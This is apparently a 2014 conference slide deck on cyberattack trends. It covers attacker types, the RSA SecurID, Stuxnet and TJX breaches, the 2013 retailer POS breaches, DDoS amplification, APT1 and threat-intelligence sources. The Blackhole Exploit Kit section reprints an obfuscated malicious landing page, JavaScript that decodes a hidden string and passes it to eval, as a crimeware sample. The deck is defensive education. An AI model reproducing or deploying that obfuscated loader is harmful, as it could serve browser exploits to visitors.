

ATTACK TRENDS 2014

adric.net
March 2014

Attack Trends: Who, What, Huh?

- **Attacker and attack typing**
- **Attack history**
 - RSA, Stuxnet, TJX ...
- **Recent attacks in the news**
 - CC breaches
 - More DDoS
- **Example Scenarios:**
 - BHEK2 crimeware
 - Shanghai (APT1)
- **Data Sources**
 - SANS ISC, US CERT
 - Collected breach reports
 - Case studies
 - Researcher blogs
 - Journalists

Attacker typing

- Amateurs
- Script Kiddies
- Hacktivists
- Industrial crime
- Insiders
- Government agents
- Motivation and Sophistication vary
- Anonymous ?
- Combos ...
- and False Flag

Attack typing: attacks & exploitation

Attack: Deny, Degrade

- Worms
 - Melissa, ILY
- Network attacks
 - Smurf
 - Flood DoS
- Server side
 - CodeRed, Slammers
 - Web apps: SQLi dumps


Exploitation: Control

- Trojan -> Botnet zombie
 - Zeus
 - BHEK
- Added a user to your CMS
 - With XSS, SQLi
 - And your netsec console
- Crack in, set up shop
 - Sabotage?
 - Exfil?
 - Profit ?!

ATTACK HISTORY

Some “highlights” of famous attacks


RSA SecureID



RSA SecureID: secret seeds taken

- Multiple phish sent: Eventually a user opened an Excel file
 - Email and attachment said it was about their compensation
 - Embedded Flash file in XLSX with exploit
- Up and down:
 - Attackers sniffed credentials and then moved laterally
 - To their objective on protected network
 - With the required stolen credentials to get there
- Relayed the secret data back out to the network perimeter
 - FTP'd it out to a drop site on public Internet
- Allegedly same attacker then used seed data in attacks
 - on defense contractors the following month
 - Neutralizing their 2F

HOW STUXNET WORKED



1. infection

Stuxnet enters a system via a USB stick and proceeds to infect all machines running Microsoft Windows. By brandishing a digital certificate that seems to show that it comes from a reliable company, the worm is able to evade automated-detection systems.

2. search

Stuxnet then checks whether a given machine is part of the targeted industrial control system made by Siemens. Such systems are deployed in Iran to run high-speed centrifuges that help to enrich nuclear fuel.

3. update

If the system isn't a target, Stuxnet does nothing; if it is, the worm attempts to access the Internet and download a more recent version of itself.



4. compromise

The worm then compromises the target system's logic controllers, exploiting "zero day" vulnerabilities—software weaknesses that haven't been identified by security experts.



5. control

In the beginning, Stuxnet spies on the operations of the targeted system. Then it uses the information it has gathered to take control of the centrifuges, making them spin themselves to failure.



6. deceive and destroy

Meanwhile, it provides false feedback to outside controllers, ensuring that they won't know what's going wrong until it's too late to do anything about it.

Stuxnet: Stuxnet and friends

- Bypassed air gap
 - With USB sticks
- Multiple zero days
- Valid signatures
- Selective execution
- Sabotaged centrifuges

Kaspersky Labs says:

- *Stuxnet*
- *Flame*
- *Gauss*
- *Magic*
- Infostealer?

are all related

- OLYMPIC GAMES
 - Alleged: US/Israeli op
 - unconfirmed


TJX

Stupid Technology Tricks of 2007

TJX Data Breach

In January, TJX announced that its systems had been hacked. According to TJX, more than 100 million debit and credit cards had been exposed to potential fraud—possibly during the course of several years. The profoundly disturbing fact that TJX stores were using easily cracked WEP to protect their wireless networks was almost beyond belief. With all of the personally identifiable information that was potentially exposed, it will likely be years before the full impact of this breach is known.

—Cameron Sturdevant



TJX

- Weak Wifi used in thousands of stores
- Backend VPN with no network separation
- Plaintext protocols, password reuse
- No sensors, no alerts ... Went on for years
- Millions of plaintext credit cards
 - copied from internal servers and exfil'd
 - Sold on open black market

CURRENT EVENTS

[More recently reported...](#)

Holiday 2013 Retailer Breaches

- Target
 - Fireeye alerted.
 - In via HVAC contractor?
- Neiman Marcus
- Sally Beauty
- Millions of cards implicated, reissued
- POS system resident
 - RAM scraping malware
- Like Dexter (hit B&N)
- PCI Compliant?
- Target and Trustwave sued.


DDoS Extortion enhancements

- 20 Gbps → 100 Gbps → ??
- NTP latest
 - DNS still popular
- Amplification X Reflection
- = huge floods
- **Arbor** WSIR 2014:
- “Welcome to the hockey stick age”

Peak DDoS Attack Size (January 2010 to Present)



Source: Arbor Networks, Inc.



EXAMPLE SCENARIOS

Non-fiction, unfortunately

Crimeware example: BHEK

- Web hosted
 - Crime aaS ? Yep
 - Links in spam/phish mail
- Multiple client side attacks
 - Evaluates clients with JS
 - Creates a PDF/Flash file
- Sophisticated
 - Obfuscation
 - Anti-forensics
 - Payload generation

```

0 10 20 30 40 50 60
1 <html><body><span></span></body></html>
2 <script>k=window["ev"+"a"];g="getElementsByName";
3 gg="getAttribute";st=String.fromCharCode;</script>
4 <pre w=" 4a3g46153o=31483g413k+271c263o3l_463g413k15$47463i2717=1b1e
1a2b#1a1a2b1a1a)2b1a1a2b1a$1a2b1a1a2b_1a1a2b1a1a+2b1a1a2b1a&1a2b1a1e
-1a1a2b1a1a*2b1a1a2b1a$1a2b1a1a2b)1a1a2b1a1a-2b1a1a2b1a+1a2b1a1a2b&
640162a+3n48484424=1k1k221q1j+1m211j1m20)1q1j1n1n1k%4b1j443n44!4f31
01h^152g3g4047)3k1e28281b$18221p211i-25332f2n2q+1b18221p21+11254h3m
1528281b18_221p211125^332f2n2q1b_18221p2111#254h3m431j!3m2q473c3c=3l
3g3j33-4d443k2c3o&423g464d15#28281b182201p21112533!2f2n2q1b18$221p2
3o&403k2o3g41*3k1h153g3j+323g4a3k2d&463k3g483k^2o43482f4c03o47481528
o423m1528x281b18221p-211125332f&2n2q1b1822x1p2111254h^3m431j3m2q_473
23k480152g322p15_16152d463k$3g483k2p3h03p3k3i481d_2a323i463o_44483o
l=254h3m431j!3m2q472842&49403b1c1j=463k44403g-313k1d1k1601k3m1h1532
2p2q2b1k!3m1h153248!463o423m1j(314643412d3n3g482d43=3j3k1d211n)1h22
2d43#3j3k1d1o21&1e1e1e2526(1k473i463o*4448281728&1c253j433i)49413k4
5 </pre><script type="text/javascript">
6 var a=document[g]("p"+"re");
7 b=a[030-0x18];
8 a=b[gg]("w");
9 a=a.replace(/[\^0-9a-z]/g,"");
10 a=a.split("");
11 c="";
12 for(i=0;i<a.length;i=2+i){
13     c+=st(parseInt(a[i].concat(a[i+1]),033));
14 }
15 try{gdbeter&4636}catch(hrhdrh){k(c);}
16 </script></body></html>[EOF]

```

Partial decode from Malware
Must Die blog Sept 2012

APT1: Mandiant's report & fallout

- Phish, sploit, exfil
 - Works on hundred of companies
 - Gmail phishing poles (in the video)
- M released 1000s of IoC format indicators
 - Many other researchers were tracking this group.
 - Attackers immediately updated TTP
 - Most APT1 indicators useless within months of report publication

The image shows a screenshot of a video player interface. At the top, there is a dark red header with the text 'APT1 VIDEO' in white, followed by the Mandiant logo. Below the header, there is a white box with the text 'APPENDIX H: APT1 VIDEO' and a sub-description: 'View actual APT1 attacker sessions and intrusion activities.' To the right of this box is a red button with the text 'WATCH NOW' and a right-pointing arrow. Below this, there is another video player thumbnail showing a document cover with the Mandiant logo and the text 'THE REPORT THAT CHANGED EVERYTHING'. To the right of this thumbnail is another red button with the text 'WATCH NOW' and a right-pointing arrow.

APT1: Attribution Controversy

- Jeffrey Carr (Feb 2013) “Mandiant APT1 Report Has Critical Analytic Flaws”
- Argument recently broke out again Mar 2014 on **DailyDave** list, quickly got personal ... ouch
- Mandiant says USGOV sources confirm their attribution.
- Data they publically released ... doesn't. ☹

DATA SOURCES

Data Sources

- SANS ISC, US CERT
- Collective breach reports
 - Verizon DBIR
 - Ponemon
- Case studies
 - RSA
 - Fireeye
- Researcher blogs
 - Contagio
 - Malware Must Die
 - Kafeine
- Journalists
 - Krebs
- Corp blogs & WP:
 - Sophos
 - Arbor

AND: Buy or build an Threat intelligence (TI) capability!

Questions?

Ask away now or later:

adric@adric.net

@adricnet

My site:

<http://adric.net>

